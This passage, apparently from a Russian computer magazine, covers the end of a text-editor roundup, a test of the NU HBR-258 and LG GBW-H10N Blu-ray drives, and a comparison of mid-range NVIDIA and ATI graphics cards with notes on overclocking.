✓ Бесплатный многооконный текстовый редактор, обладающий рядом уникальных характеристик. Это, например, возможность установки прозрачности окна редактора, моментальное бесследное скрытие и открытие окна по горячей клавише. Для проверки орфографии можно использовать подключаемые словари. С MS Office 2002 и более ранними версиями они поставляются в комплекте и подключаются автоматически. В программе используются собственные форматы RVF и RVP (сжатые и с возможностью защиты паролем). Есть закрытый формат электронной книги. В форматах RVP и EXE предусмотрено запрещение копирования текста и печати. Есть возможность редактирования во внешнем редакторе. [R] Software Editor в состоянии делать снимки экрана и рабочих областей. К полученным изображениям можно применять несложные эффекты не выходя из редактора. Силами программы можно читать веб-страницы и отправлять e-mail. [R] Software Editor имеет русский интерфейс и бесплатна для жителей бывшего СССР.

PolyEdit 5.0 RC Altiplano

✓ Этот мощный текстовый редактор позволяет разбивать текст на колонки, вставлять таблицы, картинки и многое другое. Есть подсветка синтаксиса. К сожалению, интерфейс программы только на английском языке. Зато проверка русской орфографии осуществляется при помощи собственного словаря, входящего в базовую поставку. Также есть возможность подключения энциклопедического словаря на английском языке. Кроме того, предусмотрено редактирование во внешнем редакторе. Для жителей России регистрация бесплатна.

Atlantis Word Processor 1.6

✓ Данный текстовый редактор обладает возможностями линейного и постраничного просмотра, вставки нумерации и колонтитулов. Работу оживляют звуковые эффекты при наборе текста и выполнении операций. Отрицательные моменты: по крайней мере trial-версия редактора лишена орфографической проверки русского языка. На сайте предлагаются для скачивания различные словари кроме русского. Есть возможность подключения энциклопедического словаря на английском языке, однако он практически не пригоден для русскоязычного пользователя. К сожалению, не поддерживается работа с таблицами. Интерфейс только на английском языке.

вана в текстовом редакторе AfterScan (www.afterscan.com).

Очень востребованной оказалась бы не имеющая на сегодняшний день аналогов функция выделения одинаковых и однокоренных слов.

Текстовый редактор должен быть в состоянии определять удельный вес слова в тексте, максимальные, минимальные и средние промежутки между одинаковыми словами.

И желанным, особенно для автора художественных произведений, было бы присутствие функций фоносемантического анализа для выделенного текста и вводимых слов, а также блока, анализирующего предложения и предлагающего варианты изменения вво-

димого текста на оформленный по всем правилам русской риторики.

В идеале можно было бы представить текстовый редактор, оформляющий отрывочные, беглые, разрозненные заметки в тексты согласно заданному стилю, с возможностью обучения на каких-либо образцах.

Надеемся, что найдутся люди, которые захотят на практике воплотить высказанные в статье пожелания. Не исключено существование иных точек зрения на дальнейшую эволюцию текстовых редакторов, однако нельзя не согласиться с тем, что они еще долго будут совершенствоваться для удовлетворения потребностей современных пользователей.

■ ■ ■ Александр Петров

Оптика будущего

Цены на приводы Blu-ray неспешно, но уверенно снижаются. И хотя их стоимость все еще остается заоблачной, пришло время поближе познакомиться с новым стандартом.

В этой статье

Внешний привод NU HBR-258

Внутренний привод LG GBW-H10N

Результаты тестирования

Выводы и рекомендации

Объемы современных мультимедийных коллекций достигают десятков и даже сотен гигабайт, кроме того, в Сети уже повсюду распространяется видео HD-качества (и соответствующего объема). Хранить все это на винчестере нереально, стирать — жалко. Приемлемый вариант — создание архивов на оптических дисках. При этом до недавнего времени максимально доступным объемом были 8,5 Гбайт у болванок DVD DL, что при по-прежнему немалой цене заставляет усомниться в их перспективности.

Но все меняется, когда приходят они — приводы и носители нового формата. На сей раз в нашу тестовую лабораторию прибыла пара устройств Blu-ray: LG GBW-H10N и NU HBR-258. Да, новые приводы и носители

пока еще дороги, но они быстро дешевеют. Зато на одну болванку Blu-ray можно сбросить разом три десятка фильмов в формате AVI или музыкальную коллекцию приличных размеров. К тому же по стоимости одного гигабайта BD-диски обгоняют DVD DL, имея в отличие от последних перезаписываемые варианты.

NU HBR-258

Неспешная тишина

Привод NU HBR-258 изготовлен дочерней компанией известного тайваньского производителя Quanta.

В комплект retail-поставки входят само устройство, однослойная болванка BD-RE производства Panasonic, а также пакет Ahead Nero Essentials 7.2.3.3. Внешне привод выглядит как 5,25-дюймовый драйв, помещенный в стандартную коробку для внешних накопителей. Блок питания — внешний. На задней стенке привода имеется стандартный разъем mini-USB и гнездо mini-jack (3,5 мм). При этом у NU HBR-258 отсутствует разъем FireWire, что можно считать недостатком в силу большей реальной пропускной способности и стабильности работы данного интерфейса по сравнению с USB. При нынешних скоростях запи-

КОНФИГУРАЦИЯ ТЕСТОВЫХ СТЕНДОВ

ДЕСКТОП-ПК (LG GBW-H10N)

- ▶ Процессор — Intel Core 2 Duo E6300
- ▶ Материнская плата — Intel DQ965GFEKR
- ▶ Чипсет — i965Q+ICH-8
- ▶ ОЗУ — 2x1024 Мбайт DDR2-533 Corsair
- ▶ Жесткий диск — Samsung HD321KJ
- ▶ БП — FSP 350W
- ▶ ОС — Windows XP Professional SP2 Eng
- ▶ ПО — Nero Express 7.2.3.3

НОУТБУК TOSHIBA SATELLITE L25 (NU HBR-258)

- ▶ Процессор — Pentium M Dothan 715 1500MHz
- ▶ ОЗУ — 2x512 Мбайт DDR2-533 Nanya
- ▶ Чипсет — ATI Radeon Xpress 200M+SB400
- ▶ Жесткий диск — Fujitsu MHV2120AH 5400rpm ATA-100
- ▶ ОС — Windows XP Home SP2 Eng
- ▶ ПО — Nero Express 7.2.3.3

Название: NU HBR-258

Производитель: NU Inc.

Адрес в Интернете: www.nu.com.tw

Рекомендованная цена, \$: 999



си дисков BD это не критично, но в будущем, при увеличении скоростей, может стать проблемой.

Тест для большей реалистичности было решено проводить на ноутбуке. При подключении привод опознается как Matshita BD-MLTSW-5582, то есть устройство производства Panasonic. И это совершенно не удивительно, учитывая, что Quanta является одним из крупнейших OEM-производителей.

Устройство было опробовано в различных режимах чтения и записи, на разнообразных типах оптических дисков. Оно приятно удивило нас многими достоинствами, но основным является очень тихая работа как при чтении, так и записи. Иногда доносится ясно различимый стук головки, но НЧ- или ВЧ-шума при этом не наблюдается, как и малейшей вибрации.

Привод несколько разочаровал скоростью работы при записи дисков BD-R и BD-RE. Несмотря на выставленную скорость 2x, реальное время прожига болванки достигло полутора часов, что даже ниже 1x. При этом запись и чтение DVD+R DL не вызвали каких-либо отклонений от заявленных скоростей. Здесь можно с большой долей уверенности говорить о малой пригодности шины USB в ее нынешнем виде к работе с подобными устройствами — как в плане скорости, так и стабильности, ставшей притчей во языцех.

Тем не менее в целях создания архивов и резервного копирования привод послужит хорошим решением как

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ				
	LG GBW-H10N		NU HBR-258	
	Номинальная скорость	Измеренная скорость ¹	Номинальная скорость	Измеренная скорость ¹
BD-R ²	4x	3,87x	2x	0,9x
BD-RE ²	2x	1,99x	2x	0,9x
DVD±R	12x	7,44x	8x	6,1x
DVD±RW	8x/6x	—	8x/6x	—
DVD-RAM	5x	—	5x	—
DVD±R DL	4x	3,94x	4x	3,93x
CD-R	8x	7,6x	32x	31,05x
CD-RW	10x	—	24x	—

¹ Типы носителей, на которых проводилось тестирование записи, см. в блоке «Как мы тестировали».

² Утилита CD-DVD Tool из пакета Ahead Nero 7.2 не поддерживает проверку записи дисков BD. Скорость высчитывалась исходя из времени записи.

для владельцев ноутбуков, так и системных администраторов, обслуживающих сразу несколько серверов СУБД. Интересно, что практически все наблюдавшие привод в работе захотели получить такой же в собственное распоряжение, при этом никого не смутили его невысокие скоростные показатели.

LG GBW-H10N

Скорость выше номинала

Вторым поступившим в редакцию приводом стал LG GBW-H10N. Он обладает превосходными по сравне-

нию с аналогичными устройствами характеристиками, среди которых наиболее важной является скорость записи однослойных дисков Blu-ray 4x, что и было продемонстрировано в ходе тестирования, несмотря на маркировку носителя 2x. В комплект входит кабель ATA-100, сам привод и диск с комплектом программ от CyberLink, в том числе восьмой версией PowerDVD, необходимой для проигрывания фильмов на Blu-ray. Также в комплект поставки имеется диск BD-R.

В процессе тестирования на приводе записывались и считывались те же самые носители, что и на внешнем устройстве от NU, с теми →

Название: LG GBW-H10N

Производитель: LG Electronics

Адрес в Интернете: www.lg.ru

Рекомендованная цена, \$: 700






ВНЕШНИЙ ПРИВОД ОТ NU INC. позволяет слушать музыку на дисках формата аудио CD без подключения к компьютеру

же самыми данными. При этом были выявлены следующие отличия: более высокая скорость записи болванок BD-R — общее время записи диска составило примерно 22,5 минуты при скорости 4x. Выше и скорость считывания при сравнимом качестве, что, по всей видимости, обусловлено более высокой пропускной способностью интерфейса IDE. Периодически возникающий шум и иногда вибрация имели место лишь в самых скоростных режимах работы привода.

В целом модель может быть рекомендована к применению на большинстве машин — загрузка CPU при работе с обычными данными не превышала 8-10%. Однако при использовании ПК для просмотра HD-видео в силу сложной защиты от копирования требуются довольно значительные аппаратные ресурсы — двоядерный процессор, быстрая видеоплата и внушительный объем ОЗУ, из чего можно сделать вывод, что привод будет пригоден для апгрейда в основном довольно свежих машин.



МАКСИМАЛЬНАЯ СКОРОСТЬ работы привода NU определяется как 51x, но интерфейс USB ее просто не потянет


ВЫВОДЫ

Опережая время

Тестирование показало, что у DVD-резаков лишь одно преимущество перед Blu-ray — цена. По всем остальным параметрам — удельной стоимости носителя, удобству хранения данных, скорости записи и чтения — Blu-ray однозначно лучше. В перспективе будет наблюдаться дальнейшее удешевление приводов (еще недавно внутренние резаки стоили \$1200), расширение ассортимента болванок за счет двух- и даже четырехслойных дисков, падение их стоимости, повышение популярности. Развитие новой технологии омрачают лишь два момента: неясность исхода очередной борьбы стандартов оптических накопителей и... жесткие диски. Несмотря на введение интерфейса SATA II, винчестеры очень медленно повышают скорость работы, а технологические пределы приводов Blu-ray таковы, что скорость записи и чтения у этих устройств очень скоро будет заметно превосходить аналогичные показатели HDD. То есть винчестеры просто не будут успевать передавать информацию оптическому приводу при записи. Внешние приводы Blu-ray также могут очень быстро упереться в потолок шины USB 2.0, и тогда выручить сможет только FireWire 800.

■ ■ ■ **Антон Нехаенко, Сергей Яковлев**

Благодарим компании Ergodata, LG и «Бизнес коммуникации» за предоставленное на тестирование оборудование



ЗАПИСЬ ДИСКА BD-RE на приводе LG заняла 46 минут 34 секунды, то есть фактически равнялась заявленным 2x

Основной сферой применения новых носителей станет, скорее всего, резервирование крупных объемов мультимедийных данных. При этом во главу угла будут поставлены не только чистая стоимость болванок и приводов, но и цена одного гигабайта, а также удобство эксплуатации. Ввиду вышеприведенных доводов в первую очередь мы сравнивали приводы в условиях записи большого количества мультимедийных файлов на диски DVD-R DL и носители Blu-ray.

При тестировании использовались болванки производства Verbatim, приятно удивившие превышением указанной скорости записи. Так, DVD+R DL 2.4x совершенно спокойно записались на 4x, двухскоростные BD-R также порадовали двукратным увеличением скорости записи. Диски BD-RE 2x, к сожалению, такой особенности не проявили, но в любом случае это единственные доступные перезаписываемые диски объемом больше DVD, так что их покупка представляется разумной для резервирования периодически обновляющихся коллекций музыки или баз данных.

Для записи мы использовали программу Ahead Nero 7, для проверки качества и замера скорости — утилиту CD-DVD Speed. Оценивалась скорость записи на носители CD-R, DVD-R, DVD+R DL, BD-R и BD-RE, после чего снимались графики чтения записанных болванок в целях оценки качества записи.




ГРАФИК ЧТЕНИЯ ДИСКА BD-RE у привода NU HBR-258 близок к идеальному, скорость почти не отличается от номинала

CHIP

Программы для
Windows, Linux,
Mac OS и КПК

ONLINE

Офис
Система
Мультимедиа
Интернет
Графика
Драйверы
Игры

Сайт журнала Chip

www.ichip.ru

КУПИ ЖУРНАЛ И СКАЧАЙ ЛУЧШИЕ ПРОГРАММЫ БЕСПЛАТНО!



Недорогой 3D-турнир

Мы протестировали 19 популярных на сегодняшний день графических плат от NVIDIA и ATI, принадлежащих к недорогому среднему классу. Лидеры были определены в соответствии с номинальными режимами работы, но также мы не забыли и про решения для оверклокеров.

MSI RX1650XT-T2D256EZ

Не только высокая производительность, но и бесшумная работа, а также хорошая комплектация и отличный сервис сделали эту плату лидером

В этой статье

Десять видеокарт на чипах ATI

Десять видеокарт на чипах NVIDIA

Победители теста
в номинальных режимах

Рекомендации по выбору карт
для разгона

Рынок графических ускорителей среднего класса предлагает достаточную для большинства игр производительность за разумные деньги. Приобретать топ-модель имеет смысл в том случае, если вы заядлый игрок или имеете монитор с диагональю 20–24 дюймов с высоким разрешением до 2560x1600. Кроме того, видеокарте класса hi-end для оптимальной работы требуются соответствующие ее уровню комплектующие. Цена такого ПК является очень высокой для большинства пользователей. Именно поэтому наибольшей популярностью пользуются решения middle-end и low-end.

С момента нашего предыдущего тестирования появились новые чипы как ATI (AMD) — Radeon X1650Pro/XT,

Radeon X1300XT, так и NVIDIA — GeForce 7300GT/LE. В настоящий момент рынок насыщен видеокартами практически на любой вкус и цвет. Помимо обычных копий референсных моделей встречаются разогнанные версии, укомплектованные быстрой памятью, или же, наоборот, с пониженными относительно официальных рекомендаций частотами. Любители тишины могут без особых проблем установить видеокарту с пассивным охлаждением, ведь даже самые быстрые модели middle-end выделяют гораздо меньше тепла, нежели ускорители hi-end. Любителям разгона придется по вкусу медные системы охлаждения с тепловыми трубками и турбинами. Для них особо актуальными окажутся некоторые видеокарты с отменным разгонным потенциалом, способным при грамотном оверклокинге вывести лидеров рынка low-end в лидеры middle-end.


Foxconn FV-N73TM2DT

Видеокарта базируется на чипе GeForce 7300GT (G73), включающем в себя восемь пиксельных и четыре

CHIP Результаты

■ Наиболее целесообразными, на наш взгляд, покупками являются карты на базе чипов GeForce 7600GT и Radeon X1650XT. Они демонстрируют самую высокую по сравнению с остальными платами производительность. Однозначного лидера среди них нет: производительность чипов находится на одинаковом уровне. Выбор победителя сегодняшнего теста обусловлен другими параметрами.

Если \$180 для вас перебор, тогда стоит обратить внимание на карты с чипами GeForce 7300GT/X1300XT и GDDR3-памятью. Они обладают отличным разгонным потенциалом, благодаря чему за \$100 вы получите модель, соответствующую ценовой категории \$150 и близкую по производительности к лидерам нашего тестирования. Самая быстрая память, установленная на таких платах, имеет время доступа 1,2 нс, но встречается она довольно редко. Самой распространенной стала память со временем доступа 1,4 нс.



POWERCOLOR X1300XT DDR3
Эта модель предлагает более высокую производительность и великолепный разгонный потенциал при той же стоимости, что и у обычной X1300XT

вершинных процессора. Система охлаждения состоит из компактного алюминиевого радиатора и вентилятора. На плате установлено восемь микросхем памяти Hynix GDDR2 со временем доступа 2,5 нс, работающих на частоте 667 МГц, хотя номиналом для них является 800 МГц. Благодаря этому возможен ощутимый разгон по памяти, вследствие чего плата будет способна продемонстрировать схожую с GeForce 7600GS производительность. Еще недавно в продаже можно было найти GeForce 7300GT с более быстрой памятью GDDR3 (в том числе и 1,2 нс), но в последнее время такие модели стали редкостью.

Система охлаждения, состоящая из алюминиевого радиатора и вентилятора, весьма компактна и закрывает собой только ядро и подложку графического процессора. Плата оборудована выходами DVI, VGA, S-Video, HDTV и SLI-разъемом для создания полноценного недорогого SLI-решения, способного составить конкуренцию GeForce 7600GT. В комплект поставки входят программы RestoreIT 7, VirtualDrive, диск с драй-

верами, руководство пользователя, переходник DVI-to-D-Sub, разветвитель для HDTV и S-Video. В целом стоимость платы вполне оправдана.

ASUS EN7600GS Top Silent/HTD/512M/A

Продукция компании ASUS всегда славилась своим качеством и отменной комплектацией. EN7600GS Top Silent не является исключением. Чип и память располагаются не на лицевой, а на обратной стороне печатной платы, что само по себе уникально. Это сделано для установки фирменной пассивной системы охлаждения, состоящей из двух массивных радиаторов и тепловой трубки. Такая технология охлаждения графического чипа, получившая название ReverseCool, впервые появилась на платах EAX700 Silencer. Модель EN7600GS Top Silent оснащена 512 Мбайт GDDR2 производства Infineon со временем доступа 2 нс, что соответствует частоте 1000 МГц, на практике память поддерживает частоту 950 МГц. Ядро работает на повышенной частоте 550 МГц вместо рекомендованных 400 МГц. Такая «прокачка»

вплотную приблизила ее производительность к уровню GeForce 7600GT. Видеоплата оснащена выходами DVI, VGA, S-Video и HDTV. Наличие SLI-разъема дает возможность увеличить производительность системы путем установки второй видеоплаты.

Комплект поставки как всегда на высоте. Помимо платы в коробке находятся игры Savage, BilluBlade, Mashed, компакт-диск с руководством пользователя на различных языках, диск с драйверами и набором фирменных утилит ASUS, переходник DVI-to-D-Sub, разветвитель HDTV.

EN7600GS Top Silent — уникальное решение на базе GeForce 7600GS, отличающееся от аналогичных плат высокой скоростью работы, при этом абсолютно бесшумное. Впрочем, у ASUS есть и более скоростная модель на базе GeForce 7600GS, укомплектованная GDDR3-памятью, — EN7600GS Top/2HTD/256M.

MSI NX7300GS-TD256E

Большинство видео плат с чипами GeForce 7300GS базируются на печатных платах низкопрофильного →



MSI NX7600GT-T2D256E отличается турбинным, более эффективным по сравнению с классическим, типом охлаждения



РАДИАТОР MSI WX7300GT примечателен оригинальной накладкой, которая придется по вкусу моддерам

дизайна. NX7300-TD256E не исключение. На плате установлено четыре чипа памяти плотностью 512 Мбит, что в сумме дает объем 256 Мбайт. Ядро и память работают на частоте 550/810 МГц, что является нормой для GeForce 7300GS. В то же время под нож пошли пиксельные и вершинные конвейеры (4 и 3 соответственно) и 64-битная шина памяти. Это и является основной помехой для высокой скорости. Графический процессор охлаждается алюминиевым радиатором и небольшим вентилятором.

В комплект поставки входят руководство пользователя, компакт-диск с драйверами и фирменными утилитами, переходник DVI-to-D-Sub, кабель S-Video и фирменная наклейка. Для плат начального уровня такой неброский комплект простителен и призван снизить стоимость изделия до минимума.

Модель NX7300GS-TD256E рассчитана прежде всего на массового потребителя, не предъявляющего особых требований к скорости работы в 3D.

MSI NX7300LE-TD256E

Дизайн печатной платы, комплектация и остальные характеристики за исключением пониженных частот идентичны NX7300GS-TD256E. Ядро работает на частоте 450 МГц. На плате установлено 256 Мбайт GDDR2 производства Hynix со временем доступа 2,8 нс и частотой 650 МГц. Для игр плата фактически не предназначена из-за низкой производительности, разве что с минимальными настройками разрешения и качества графики.

MSI NX7300GT-TD256EH

Видеоплата работает на стандартных для GeForce 7300GT частотах — 350/667 МГц. На плате установлено 256 Мбайт памяти GDDR2 производства Infineon со временем доступа 2,86 нс, что соответствует частоте 700 МГц. Дизайн печатной платы идентичен MSI NX7600GS-T2D256EH, отсутствует только разъем для подачи питания на вентилятор. Для отвода

тепла от графического ядра используется пассивная система охлаждения, представляющая собой массивный алюминиевый радиатор с медной вставкой в месте соприкосновения с ядром и медной тепловой трубкой, проходящей через весь радиатор и медную вставку. Комплект поставки идентичен другим продуктам линейки GeForce 7300 от этого производителя.

Для игры в низких разрешениях производительности GeForce 7300GT в большинстве приложений достаточно. При соответствующем разгоне плата способна посоревноваться с GeForce 7600GS, а при установке двух плат в SLI мы получаем производительность уровня GeForce 7600GT.

MSI NX7600GS-T2D256EH

На красном текстолите расположились чип GeForce 7600GS и 256 Мбайт памяти GDDR2 Hynix со временем доступа 2,5 нс. Рабочие частоты у платы стандартные — 400/800 МГц. Модель снаб-

Видеоплаты для оверклокеров



FOXCONN FV-N73TM2DT на основе NVIDIA 7300GT дает высокий разгонный потенциал как памяти, так и чипа



SAPPHIRE RADEON X1650PRO ULTIMATE Даже столь мощная пассивная система охлаждения — препятствие для разгона

Среди участников теста прежде всего следует выделить победителя в номинации «Оптимальный выбор» — видео плату Powercolor X1300XT DDR3, которая и при заводских настройках отличается завышенными частотами работы, а при разгоне способна превзойти даже своих собратьев из более высоких категорий. И при этом ее потенциал, судя по спецификации чипов памяти, реализуется все же не полностью — дальнейшая возможность повышения производительности при помощи перепрошивки BIOS от плат старших категорий остается.

Выгодными оверклокерскими вариантами выглядят и такие модели как представитель стана NVIDIA Foxconn FV-N73TM2DT на основе GeForce 7300GT, а также Sapphire Radeon X1650XT. Последний особенно интересен: установленные чипы памяти имеют минимальное во всем тесте время доступа (1,3 нс), что обещает особенно высокий потенциал разгона памяти. Обратите внимание на Sapphire Radeon X1650Pro Ultimate, но только при условии замены системы охлаждения. Оригинальная бесшумная модель будет не очень эффективной при повышении частот.

Таблица сравнения чипов

	Пиксельных конвейеров	Вершинных конвейеров	Блоки текстур	Блоки раст-ровых операций	Частота ядра, МГц	Частота памяти, МГц
Radeon X1300	4	2	4	4	450	500
Radeon X1300Pro	4	2	4	4	600	800
Radeon X1300XT	12	5	4	4	400	780
Radeon X1600Pro	12	5	4	4	500	780
Radeon X1600XT	12	5	4	4	590	1380
Radeon X1650Pro	12	5	4	4	590	1380
Radeon X1650XT	24	8	8	8	600	1400
GeForce 7300LE	4	3	4	4	450	650
GeForce 7300GS	4	3	4	4	550	810
GeForce 7300GT	8	4	8	4	350	667
GeForce 7600GS	12	5	12	8	400	800
GeForce 7600GT	12	5	12	8	560	1400

жена пассивной системой охлаждения, представляющей собой алюминиевый радиатор с медной основой, в месте соприкосновения с графическим ядром усиленный тепловой трубкой. Плата оснащена двумя входами DVI, одним S-Video и HDTV, разведен разъем для питания вентилятора. В комплект также входят диск с драйверами и утилитами, DVD-плеер от CyberLink, игра Brothers in arms: Road to hill 30, два переходника DVI-to-D-Sub, разветвитель HDTV и S-Video, удлинитель S-Video и руководство пользователя.

ASUS EN7600GT Silent/2DHT/256M/A

Видеоплата представляет собой фактически GeForce 7600GT, работающую на стандартных частотах — 560/1400 МГц, но с необычной пассивной системой охлаждения. Тепло от чипа отводится при помощи двух тепловых трубок на два радиатора с большим числом ребер, один из которых расположен с нижней стороны печатной платы, а второй вынесен в пространство над платой и имеет возможность поворачиваться на 90°. Но стоит помнить, что видеоплаты с пассивной системой охлаждения требуют грамотной организации воздушных потоков внутри корпуса, дабы горячий воздух в нем не задерживался. В комплект поставки входят игры Piter Jackson's King Kong, Xpand Rally, набор фирменных утилит от ASUS, диск с драйверами, кожаное портмоне для дисков, комплект проводов и переходников. GeForce 7600GT демонстрирует высочайшую производительность, что делает эту модель одним из лидеров нашего тестирования, но ее цена все-таки крайне высока.

MSI NX7600GT-T2D256E

По частотным характеристикам перед нами очередная вариация GeForce 7600GT. А вот система охлаждения необычная, присущая скорее топпродуктам. Воздух продувается малошумной турбиной через радиаторы под пластмассовым кожухом и выдувается из корпуса. Тепловая трубка ускоряет

процесс отвода тепла от ядра. Само собой, плата с такой системой охлаждения занимает два слота, зато предоставляет преимущества при разгоне. Весьма кстати и входящая в комплект со всеми продуктами MSI утилита для разгона DOT. Помимо нее в комплект входят программный DVD-плеер от CyberLink, диск с драйверами и другими не менее полезными утилитами, игра Prince of Persia: the Two Thrones, комплект переходников и проводов.

MSI NX7600GT-T2D256EZ

Плата примечательна пассивной системой охлаждения. В отличие от ASUS компания MSI пошла по более простому пути и не стала использовать подвижных частей в конструкции радиатора. На лицевой стороне печатной платы сравнительно небольшой радиатор отводит тепло от ядра и памяти и передает его при помощи двух тепловых трубок на большой радиатор, расположенный на обратной стороне печатной платы. Оба радиатора выполнены из медных сплавов, что повышает эффективность охлаждения. Комплект поставки, как и цена, идентичен плате без индекса Z в названии.

Powercolor X1300XT DDR3

На плате от Powercolor установлено 256 Мбайт GDDR3 производства Hynix со временем доступа 1,4 нс, что соответствует частоте работы 1400 МГц. Но по умолчанию память работает на 1000 МГц, а частота ядра составляет 500 МГц. По сравнению с другими платами на X1300XT с GDDR3 номинальные частоты невелики, но ничто

не мешает повысить их. Ведь продукт от Powercolor мало чем отличается от Radeon X1650Pro/X1600XT и может работать на соответствующих частотах. Тем более что системы охлаждения на всех трех платах идентичны и работают не только с GPU, но и памятью.


Устройство оснащено двумя DVI-выходами и телевизионным S-Video. Для переключения между PAL и NTSC на плате установлен специальный джампер. В комплект поставки входят диск с драйверами, руководство пользователя, переходники DVI-to-D-Sub и S-Video-RCA.

MSI RX1300PRO-TD256E


Видеоплата поставляется в коробке с изображением средневекового рыцаря. Отдельными пиктограммами на ней отмечены графический процессор X1300 Pro, объем и тип установленной памяти — 256 Мбайт DDR2, наличие цифрового и ТВ-выхода, а также поддержка телевидения высокой четкости HDTV.

Частоты работы графического процессора и памяти соответствуют рекомендованным AMD (ATI) для плат на базе X1300 Pro — 600/800 МГц. Система охлаждения состоит из алюминиевого радиатора и установленного на нем кулера. При практически бесшумной работе он очень эффективно справляется со своей задачей.

В комплект поставки входят: диск с драйверами, набор ПО, включающий в себя MSI Live Update, GoodMem, LockBox, MSI Secure Doc, Norton Internet Security 2005, кабель S-Video, переходник DVI-to-D-Sub. →



ASUS EN7600GS отличается необычной, очень эффективной системой пассивного охлаждения, но требует немало места



SAPPHIRE RADEON X1300 оснащена простым радиатором и не предоставляет возможности даже для минимального разгона

MSI RX1600PRO-TD256E

Видеоплата базируется на чипе PV530 Pro (Radeon X1600 Pro), работающем на номинальной частоте 500 МГц. На текстолите красного цвета установлено восемь чипов GDDR2 производства Infineon суммарным объемом 256 Мбайт со временем доступа 2,5 нс. Система охлаждения, состоящая из алюминиевого радиатора и охлаждающего его вентилятора, эффективно справляется со своей задачей.

